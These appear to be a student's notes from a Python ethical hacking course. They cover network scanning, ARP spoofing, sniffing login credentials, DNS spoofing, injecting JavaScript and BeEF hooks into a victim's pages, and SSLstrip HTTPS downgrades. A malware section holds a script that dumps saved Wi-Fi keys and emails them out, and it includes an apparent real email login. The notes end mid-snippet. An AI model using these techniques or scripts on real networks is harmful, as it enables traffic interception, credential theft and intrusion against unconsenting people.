NOTE: All Screenshots are Taken from StationX Courses. You can find the StationX courses here.

Learn Python & Ethical Hacking From Scratch

What is Hacking?

- Gaining unauthorized access.

3 Types of hacking

1. Black-hat Hackers
    a. Don't have permission to hack
2. White-hat Hackers
    a. Have permission
3. Gray-hat Hackers
    a. Do not have full permission, but will identify and report to white-hat

Why Hacking?

- An existing industry
- Lots of job opportunities
- Be able to secure systems from hackers
- Large demand for ethical hackers

What is a program?

- A set of instructions to do certain tasks or solve a problem

What is a Programming Language?

- The language used to implement the solution

Why Python?

- Simple but powerful
- Free & Open Source
- Object Oriented
- Lots of great libraries for hackers

Why Programming?

- Great skill to learn
- Lots of job opportunities

- Allows you to implement your own solutions

Lab Overview & Needed Software

1. Attacker machine - Kali Linux
2. Victim 1 - Metasploitable
3. Victim 2 - Windows

Kali Linux

- Kali Linux is a Linux distribution based on Debian, Kali is especially made for pentesters, it contains most of the tools that we need, installed, and configured correctly
- You can download Kali on their official website: https://www.kali.org/downloads/

Configuring Settings

- 1024 MB for 1 GB
- 2048 MB for 2 GB (if you have 16GB of RAM)

- Set 1 or 2 CPU in Processor settings

- In Network tab, create a NAT Network

Basic Overview of Kali Linux

- Follow video instructions

The Terminal & Linux Commands

`pwd` → Prints the current working directory or location
`ls` → Shows all available directories in current directory
`cd` → Change the directory with specified location
`cd ..` → Goes back one directory
`man command` → Brings up manual page which shows how to use the command
`clear` → Clears the command line
`--help` → Shows help regarding commands
Use Tab for Auto Complete → This will auto complete entry
Use arrows to navigate history of commands

`apt-get update` → Updates all applications
`apt-get install program_name` → Installs program

Terminator → A program that allows you to split screens and have multiple command prompts open at the same time

Python 2 vs Python 3

- Will use both in throughout the course
- Why use Python 2 still?
    - Huge number of programs still written in Python 2 without having support for Python 3
    - A lot of Linux and Unix systems come with the default Python 2 Language

Using the ShaBang

- You should always include the ShaBang in your scripts to let the computer know what kind of script it is
    - `#!/usr/bin/env python or #!/usr/bin/env python3`

The Terminal

- Think of the terminal as a means of knowing two different languages and can commute between both as a translator

Executing a Python Script

- In the terminal, ensure you are in the right directory with the file
    - `python file_name.py`

Writing a MAC Address Changer - Python Basics

What is a MAC Address?

- Media Access Control
    - Permanent
    - Physical
    - Unique
- Assigned by manufacturer

Why Change the MAC Address?

- Increase anonymity
- Impersonate other devices
- Bypass Filters

A MAC Address transfers data within the network

Manually Change MAC Address:

```
- ifconfig eth0 down
- ifconfig eth0 hw ether 00:11:22:33:44:55
- ifconfig eth0 up
- ifconfig
```

Using Python Modules & Executing System Commands:

SubProcess Module

- The subprocess module continue a number of functions
- These functions allow us to execute system commands
- Commands depend on the OS which executes the script

Variables & Strings

Variables: A variable is a location in memory that contains a certain value. It's a name that is used to store information.

- You want to use meaningful names

`CRTL /` → Allows you to comment out multiple lines

`CRTL D` → Allows you to copy the same line

String: Characters which have two quotation marks around them

Getting Input From the User

- Easiest way of getting user input is through keyboard

- There are a number of ways to achieve that
- input() function
- Python 2.7: `raw_input()`

Insecure Method: When using a variable without any validation, you are allowed to enter as many commands or other commands in the input rather than what's supposed to be possible - you need input validation.

- When using the subprocess.call()
- When using the suprocess.call[] → You fix this issue because python knows to only take one argument

Lists: Inclosed with brackets, as mutable elements

Module Optparse: Allows for you to use arguments within script

- `parser = optparse.OptionParser() → Initializes the parser`
- `parser.add_option("-o", dest="option", help="option help message") → Option is created`
-

Class: Anything that has a capital letter is typically a class. A class is a blueprint which allows you to execute a certain commands with a declared option.

Functions


- Set of instructions to carry out a task
- Can take input, and return result
- Make the code clearer, reusable, and more abstract
- `input()` function prompts the user to enter a value

Returning Values From Functions:

- Using the return statement allows for you to return a value from the function

Decision Making

- Execute code ONLY if a condition is true. → Use of If statements



Mac_Changer: Simple Algorithm

Goal → Check if MAC address was changed.

Steps:


1. Execute and read ifconfig
2. Read the MAC address from output
3. Check if MAC in ifconfig is what the user requested
4. Print appropriate message

Reading Output Returned By System Commands:

- Use `subprocess.check([])` to read output

Regular Expressions:

- Search for specific patterns within a string
- Uses rules to match a pattern
- Pythex.org → Allows you to create rules within a test string



Extracting a Substring Using Regex

- Use the RE Module in Python to extract a substring using regex
  - `re.search(r"substringhere", variable_to_read)`
  - `To print:  variable_name.group(0))`

To convert to a str

- Use the `str()` method
- Treating something or an object as another type is known as casting in programming

When comparing two values to see if they are equal: Use `==`

Programming a Network Scanner

- Discover all devices on the network
- Display their IP address
- Display their MAC address
- # of Programs do this for you: Nmap

IP Address Range: To find an IP Address within the current range use 10.0.1.1/24 to find all addresses between 10.0.1.1 - 10.0.1.254

Netscan: Use netscanner -r 10.1.1.1/24 to scan all devices with subnet mask

The Lab - Installing Windows VMs:
https://developer.microsoft.com/en-us/microsoft-edge/tools/vms/

Windows 10 VM Settings

- Set to two Gigs of Ram
- Default Password: Passw0rd!

Communication within a network is carried out by the Mac address, not the IP address.

ARP: Address Resolution Protocol

Resolves or maps the IP address of a client with the associated MAC address

- Requesting client/workstation knows the IP address, but not the MAC address
    - ARP request packet (with IP address of target client) is sent to all clients/workstations within the network
    - The client with the associated correct IP address communicates back with its MAC address

To display IP Table use: route -n

Scapy Module: A python module which allows for sending ARP requests

Network Scanner Algorithm

Goal → Discover clients on the network

Steps

1. Create arp request directed to broadcast MAC asking for IP
2. Send packet and receive response
3. Parse the response
4. Print result

Step 1:

- Use ARP to ask who has target IP
- Set destination MAC to broadcast MAC

Scapy ARP:

- arp_request = scapy.ARP(pdst=ip) → Sends ARP request
- print(arp_request.summary()) → Prints ARP request message

- scapy.ls(scapy.ARP()) → Lists out all commands you can execute within the .ARP class

ARP request message:

```
ARP who has Net('10.0.2.1/24') says 10.0.2.6
root@kali:~/PycharmProjects/network_scanner#
```

Scape Ether:

- broadcast = scapy.Ether(dst="ff:ff:ff:ff:ff:ff") → Set destination MAC address to Broadcast MAC
- broadcast.show() → Will show summary of executed scapy commands


Ff:ff:ff:ff:ff:ff → MAC addresses used on Ethernet networks. Frames are addressed to reach every computer on a given LAN segment if they are addressed to MAC this MAC address

Scapy Combining IP & MAC:

- Arp_request_broadcast = broadcast/arp_request → / is used to combine
- answered, unanswered = scapy.srp(arp_request_broadcast, timeout=1) → Sends out packet, storying answered in the first variable and unanswered requests in the second
- print(answered.summary()) → Prints answered packets

Lists

- Lists of values/elements, all can be stored in one variable



-

Iterating over Lists and Analyzing the Packets:


- Change our answered, unanswered to a list of output: answered_list = scapy.srp(arp_request_broadcast, timeout=1)[0]
- Create a for loop with new variable:
    - for element in answered_list:
        - print(element[1].psrc) → Prints the IP address of responder
        - print(element[1].hwsrc) → Prints the MAC of responder
    - We use element[1] because we are getting the responders, not the ARP request

Using Escape Sequences in Strings:

- \t → New tab
- \n → New line
- print("hello there\t\t\t")

Dictionaries

- Similar to list but use key instead of index



Example of Dictionary: target_client = {"ip": "10.2.3.4", "os": "windows"}

- print(target_client["ip"])


To install modules which are not installed by Default:

- Use: pip install module_name

Writing an ARP Spoofer

What is ARP Spoofing?

- Attacker is in the middle of the client & router, intercepting both points.
    - The victim thinks the attacker is the router and the router thinks the attacker is the victim



Why ARP Spoofing is possible:

- Clients accept responses even if they did not send a request
- Clients trust response without any form of verification

Redirecting the Flow of Packets in a Network Using ARPspoof:

- To copy victim's arp:
    - In command line: arp -a → To get default gateways
    - arpspoof -i eth0 -t 10.0.2.7 10.0.2.1 → Targeting victim machine with the IP addresses. The victim will no relay information on the attacker's host
- Port Forwarding:
    - The information between the router to the attacker gets stopped (security feature in Linux)
    - echo > 1 /proc/sys/net/ipv4/ip_foward
    - This will port forward the communication between the router → attacker → victim

Creating ARP Response

- Assign packet to target victim
    - scapy.ARP(op=2, pdst=”target_ip_address”, hwdst=”target_mac_address”, prsc=”router_ip_address”)
- To send a packet:
    - scapy.send(packet)
- To delay a packet, use time module:
    - time.sleep(2) → Sleeps for 2 seconds

Creating a Counter:

- Set variable to zero before loop, then increment by number
    - counter = 0
        - while True:
            - counter = counter + 1

To make each print statement execute on the same line: (PYTHON 2)

- Add a comma at the end of the statement
    - Add sys.stdout.flush() below to override the default buffer which will not all you to see any of the print statements until you exit the program

To make each print statement on the same line: (PYTHON 3)

- Add comma at the end, but inside the parenthesis
    - Add end=”” at the end
        - print(“Hello world”, end=””)

\r → Escape sequence where each line is printed at the beginning

Handling Exceptions

- try/except can be used to handle errors
- Write default code in try block
- Write code to run if error occurs in except block

Writing a Packet Sniffer

- Capture data flowing through an interface
- Filter this data
- Display interesting information such as
    - Login info (usernames & passwords)
    - Visited websites

- Images

To create a packet sniffer, we will be using the scapy module.

- Use scapy.sniff to sniff packets
- iface → designate an interface
- store → Set to True or False, false will not store any of the packets
- prn → Set a variable equal to prn to process the sniffed packet
- filter → Designate a certain port or protocol

To filter for HTTP:

- Must download a third party module: scapy_http
- Must import: from scapy.layers import http
- Python: if packet.haslayer(http.HTTPRequest):
  print(packet)

To filter any other type of packet:

- Python: if packet.haslayer(packet_name):
  print(packet)

To print any other type of packet:

- Python: print(packet([packet_layername].fieldtype)
- EX: print(packet[scapy.Raw].load)

To set the terminal to infinite scrolling: Right Click on Terminal → Preferences → Scrolling

To Extract URLs within the Packet Sniffer:

- Use the host & path fields
- Example: url = packet[http.HTTPRequest].Host + packet[http.HTTPRequest].Path


Combination: ARP_Spoof + Packet_Sniffer

- Target a computer on the same network
- Arp_spoof to redirect flow of packets (become MITM)
- Packet Sniffer is used to collect usernames, passwords, and identify user activity


Writing a DNS Spoofer

Intercepting Packets - Creating a Proxy

- Scapy can't alter or prohibit forwarding packet requests
- We must use IP Tables to first create a queue



- IPTables: Allows to trap all packets in a queue
  - To create a queue (picture above)
    - Command: iptables -I FORWARD -j NFQUEUE --queue-num 0
    - You can make the num any number



To delete IPTables:

- Command: iptables --flush

To Modify the IPTables

- Use: Netfilterqueue python module
- To initialize a new netfilterqueue:
    - queue = netfilterqueue.NetfilertOpen()

To bind the packet to the queue created by IPTables:

- queue.bind(0, packet_process_function())

To run the queue:

- queue.run()

Packet Process Function

- To accept the packets within the table
    - packet.accept()
- To drop the packets within the table
    - packet.drop()

IPTables Rules for testing on a remote machine:

- iptables -I FORWARD -j NFQUEUE --queue-num 0

IPTables Rules for Testing on the Kali Machine:

- iptables -I OUTPUT -j NFQUEUE --queue-num 0
- iptables -I INPUT -j NFQUEUE --queue-num 0

Remember to clear out the IPTables after use: iptables --flush

To convert a packet to scapy: Use scapy.IP

- Example: scapy_packet = scapy.IP(packet.get_payload())

To see the contents of a packet: Use .get_payload() method


What is DNS spoofing?

- To create a local web server on your Kali Machine, type in terminal: service apache2 start
    - Run ifconfig to see the IP address of eth0 (your local web server)

DNS: Translating regular domains (google.com) to an IP address

DNS Poisoning:

- Attacker intercepts between the User & Domain Name System
- Attacker can now redirect traffic to a poisoned website



- The send requests to web server: ping -c 1 domain_name

To redirect traffic from DNS to poisoned web server:

- Specify rrname & rdata
- Example: answer = scapy.DNSRR(rrname=qname, rdata="10.0.2.16")

Writing a File Interceptor

Modifying Data in HTTP Layer:

- Edit requests/responses
- Replace download requests
- Inject code (html/Javascript)

Filtering for HTTP Request:

- First we must convert our scapy packet into a .Raw format
  - Example: if scapy_packet.haslayer(scapy.Raw):
- To send HTTP request:
  - Use dport field:
    - Example: if scapy_packet[scapy.TCP].dport = 80:

- To get HTTP Response

        - Use sport field:
            - if scapy_packet[scapy.TCP].dport = 80:

To Check if User is Requesting a .exe file:

- Use an if statement
- Example: if “.exe” in scapy_packet[scapy.Raw].load

We can append fields ack & seq to a list in order to see if the request and response correspond with each other

- Create an empty list
    - Example: ack_list[]
        - Append the ack field to dport:
          ack_list.append(scapy_packet[scapy.TCP].ack)
        - Remove the seq field in sport
          ack_list.remove(scapy_packet[scapy.TCP].seq)

Writing a Code Injector

- Edit requests/responses
- Replace download requests
- Inject code (html/Javascript)

- Will be learning how to intercept and modify any part in the raw layers of any web page

Copied the File Inceptor code from above

- Removed all code that didn’t pertain to showing plain request and response. Replaced all the code with Request and Response with the packet.show() method.

When running this program, the HTML is encoded with gzip, a type of encoder which translates HTML down to gzip formatting.

To retranslate from gzip to HTML, we first need to edit the *Accept-Encoding* field with a regex expression.

Default:

```
load      = 'GET / HTTP/1.1\r\nHost: www.bing.com\r\nUser-Agent
: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0\
r\nAccept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=
0.8\r\nAccept-Language: en-US,en;q=0.5\r\nAccept-Encoding: gzip, deflat
e\r\nConnection: keep-alive\r\nUpgrade-Insecure-Requests: 1\r\n\r\n'
```

We need to remove the *gzip, deflate*\r\n to a general string.

To do this, we will use a regex string (converted through pythex):
Accept-Encoding:.*?\\r\\n

After we have the encoding we will create a new packet under the .dport field.

modified_load = re.sub("Accept-Encoding:.?*\\r\\n", "", scapy_packet[scapy.Raw].load)
new_packet = set_load(scapy_packet, modified_load)
packet.set_payload(str(new_packet))

After we have set our encoding to accept HTML, we want to set up a command to replace the packet

- To do this, we use the .replace method to append or replace the </body> with some test JavaScript code

Modified_load = scapy_packet[scapy.Raw].load.replace("</body>",
"<script>alert('test'):</script></body>")
new_packet = set_load(scapy_packet, modified_load)
packet.set_payload(str(new_packet))

Issue with Above Code:

Content Length of page is requested before injecting the sample JavaScript code

- E.x.: Content-Length: 31245
    - When injecting the test JavaScript code, the length increases, terminating the browser from loading again

To fix this, we will use regex (edit this through pythex).

First, we must single out the Content-Length portion of the load field.

- Content_length_search = re.search(“(?:Content-Length:\s)(\d*)”, load)

The (?:.....) section looks for that portion of the string, but doesn’t include it. We only want the digits (length of website content), not the “Content-Length” portion.

Then we put our Content-Length portion as position 1:

If content_length_search:
    content_length = content_length_search.group(1)
    print(conent_length)

After this we create a new_content_length variable which calculates the length of the page with the injection code.

First declare a variable in the elif statement:
Injection_code = “<script>alert(‘test’);</script>”

Then we add new code to the if content_length statement:

```
new_content_length = int(content_length) + len(injection_code)
load = load.replace(content_length, str(new_content_length))
```

BeEF Framework

- Browser Exploitation Framework
- Allows us to launch a number of attacks on a hooked target
- Targets are hooked once they load Javascript code
- Hook code can be placed in a HTML page and share it with target
- Or host page online and send URL to target

To launch BeEF Framework, click the logo
- Once browser has launched, default username and password is beef

Once BeEF Framework has launched, you can use various exploits once a website is hooked.

To hook a website in BeEF, ensure you copy the hook javascript (circled in red)

Change the IP address to the target IP within the hook field.

- Copy and paste this JavaScript code into code_injector program

After injecting the JavaScript code into our Python program, you can use any type of command within BeEF (ex social engineering, screenshots, alert boxes, website redirection)

Bypassing HTTPS

Problem with HTTP

- Data in HTTP is sent as plain text
- A MiTM can read and edit requests and responses
- Making this method not secure

Solution

- Use HTTPS
- HTTPS is an adaptation of HTTP
- Encrypt HTTP using TLS or SSL

Overview of Bypassing HTTPS:

- To bypass HTTPS, the attacker must be in the middle of the victim / internet
- When the internet resource (ex website) sends an initial request off to the victim for HTTPS, the victim will respond with a response to be communicating over HTTPS
- The attacker will downgrade HTTPS while being in between this process using a program called SSLstrip

HTTP Strict Transport Security (HSTS): A whitelist created which will only allow a browser to be run on HTTPS - cannot bypass HSTS as of right now.

Using SSLStrip:

Must be in the middle for SSLstrip

- To run SSLStrip: type sslstrip in terminal
- Default port on SSLStrip: 10000
    - Must redirect packets to SSLStrip
    - Type: iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 10000
    - After this redirection, HTTPS is downgraded to HTTP

Example Run Program (Replacing Downloads Program):

First run IPTables Command in the following order:

- iptables -I OUTPUT -j NFQUEUE --queue-num 0
- iptables -I INPUT -j NFQUEUE --queue-num 0
- iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 10000

Change the dport and sport fields to port 10000 (for SSLStrip).

Writing a ARP Spoofer Detector

Windows

- Python programs needs an interpreter to run
- Most Linux distributions come with a built-in python interpreter
- Python can be manually installed on Windows
- Allows Windows to run Python Programs

Running Python Programs in Windows

- Must install python interpreter on Windows Machine
- To run a python program, ensure you are in the same directory as the program and run: python sample_program.py

Capturing & Analyzing ARP Responses

- We copied the sniffer program and deleted/replaced all of the following code

```
#!/user/bin/env python

import scapy.all as scapy


def sniff(interface):
    scapy.sniff(iface=interface, store=False, prn=process_sniffed_packet)


def process_sniffed_packet(packet):
    if packet.haslayer(scapy.ARP) and packet[scapy.ARP].op == 2:
        print(packet.show())



sniff("eth0")
```

The .op == 2 → Looks for a response in ARP

Detecting ARP Spoof Attacks:

- We copy our get_mac(ip) function from the arp_spoofer program
- We then take our real_mac address and compare it to our response_mac address

Code:

```
#!/user/bin/env python

import scapy.all as scapy

def get_mac(ip):
    arp_request = scapy.ARP(pdst=ip)
    broadcast = scapy.Ether(dst="ff:ff:ff:ff:ff:ff")
    arp_request_broadcast = broadcast/arp_request
    answered_list = scapy.srp(arp_request_broadcast, timeout=1, verbose=False)[0]

    return answered_list[0][1].hwsrc

def sniff(interface):
    scapy.sniff(iface=interface, store=False, prn=process_sniffed_packet)


def process_sniffed_packet(packet):
    if packet.haslayer(scapy.ARP) and packet[scapy.ARP].op == 2:
        try:
            real_mac = get_mac(packet[scapy.ARP].psrc)
            response_mac = packet[scapy.ARP].hwsrc

            if real_mac != response_mac:
                print("[+]  Your machine is under attack")
        except IndexError:
            pass
```

```
sniff("eth0")
```

Writing Malware

Writing Malware

- Writing Evil programs which create backdoors

We will learn

- Download a file
- Execute Code
- Send Report
- Download & Execute
- Execute & Report
- Download, Execute, & Report

Execute System Command Payload

- Execute system command on target
- If programs is executed on Windows → Execute Windows commands
- If program is executed on Mac OS X → Execute Unix commands

After packaging:

- Execute any system command

Use the subprocess module

```
#!/usr/bin/env python


import subprocess

command = "msg * you have been hacked"

subprocess.Popen(command, shell=True)

```

Use the subprocess.Popen(command, shell=True) to execute any command

To test out scripts / python files on Windows Machine:

- First copy file into /var/www/html path in Kali
- Start the apache server: service apache2 start
- Go to apache2 server IP address via browser
    - Look for eth0 IP address, this is the apache2 server
- You can then download the Python Files

Sending Reports By Email:

Create a function which will send an email:

Settings:

- Set email server through smptlib.SMTP(“smtp.gmail.com”, 587)
- Must set
    - .starttls()
    - .login(email, password)
    - .sendmail(your_email, send_email_to_this_address, your_message)
    - .quit()

```
import subprocess, smtplib

def send_mail(email, password, message):
    server = smtplib.SMTP("smtp.gmail.com", 587)
    server.starttls()
    server.login(email, password)
    server.sendmail(email, email, message)
    server.quit()

command = "netsh wlan show profile UPC723762 key=clear"

result = subprocess.check_output(command, shell=True)

send_mail("collinsmc23@gmail.com", "abc231", result)
```

Filtering Command Output Using Regex

For filtering network names with command ‘netsh wlan show profile’

- Import re → Regex module
- Find all network names through the re.findall statement, which will store all strings in a list with the particular statement
- Ensure the Profile and Network names are in separate groups

```
command = "netsh wlan show profile"

networks = subprocess.check_output(command, shell=True)
network_names = re.findall("(?:Profile\s*:\s)(.*) ")
send_mail("collinsmc23@gmail.com", "abc231", result)
```

Creating a Loop to Append New Items

- To create a loop which will continually append new names in a string, create a empty string outside of a loop then perform the operations, then make the same variable name equal to the same variable name + the edited functions inside the loop.

```
result = ""

for network_name in network_names_list:
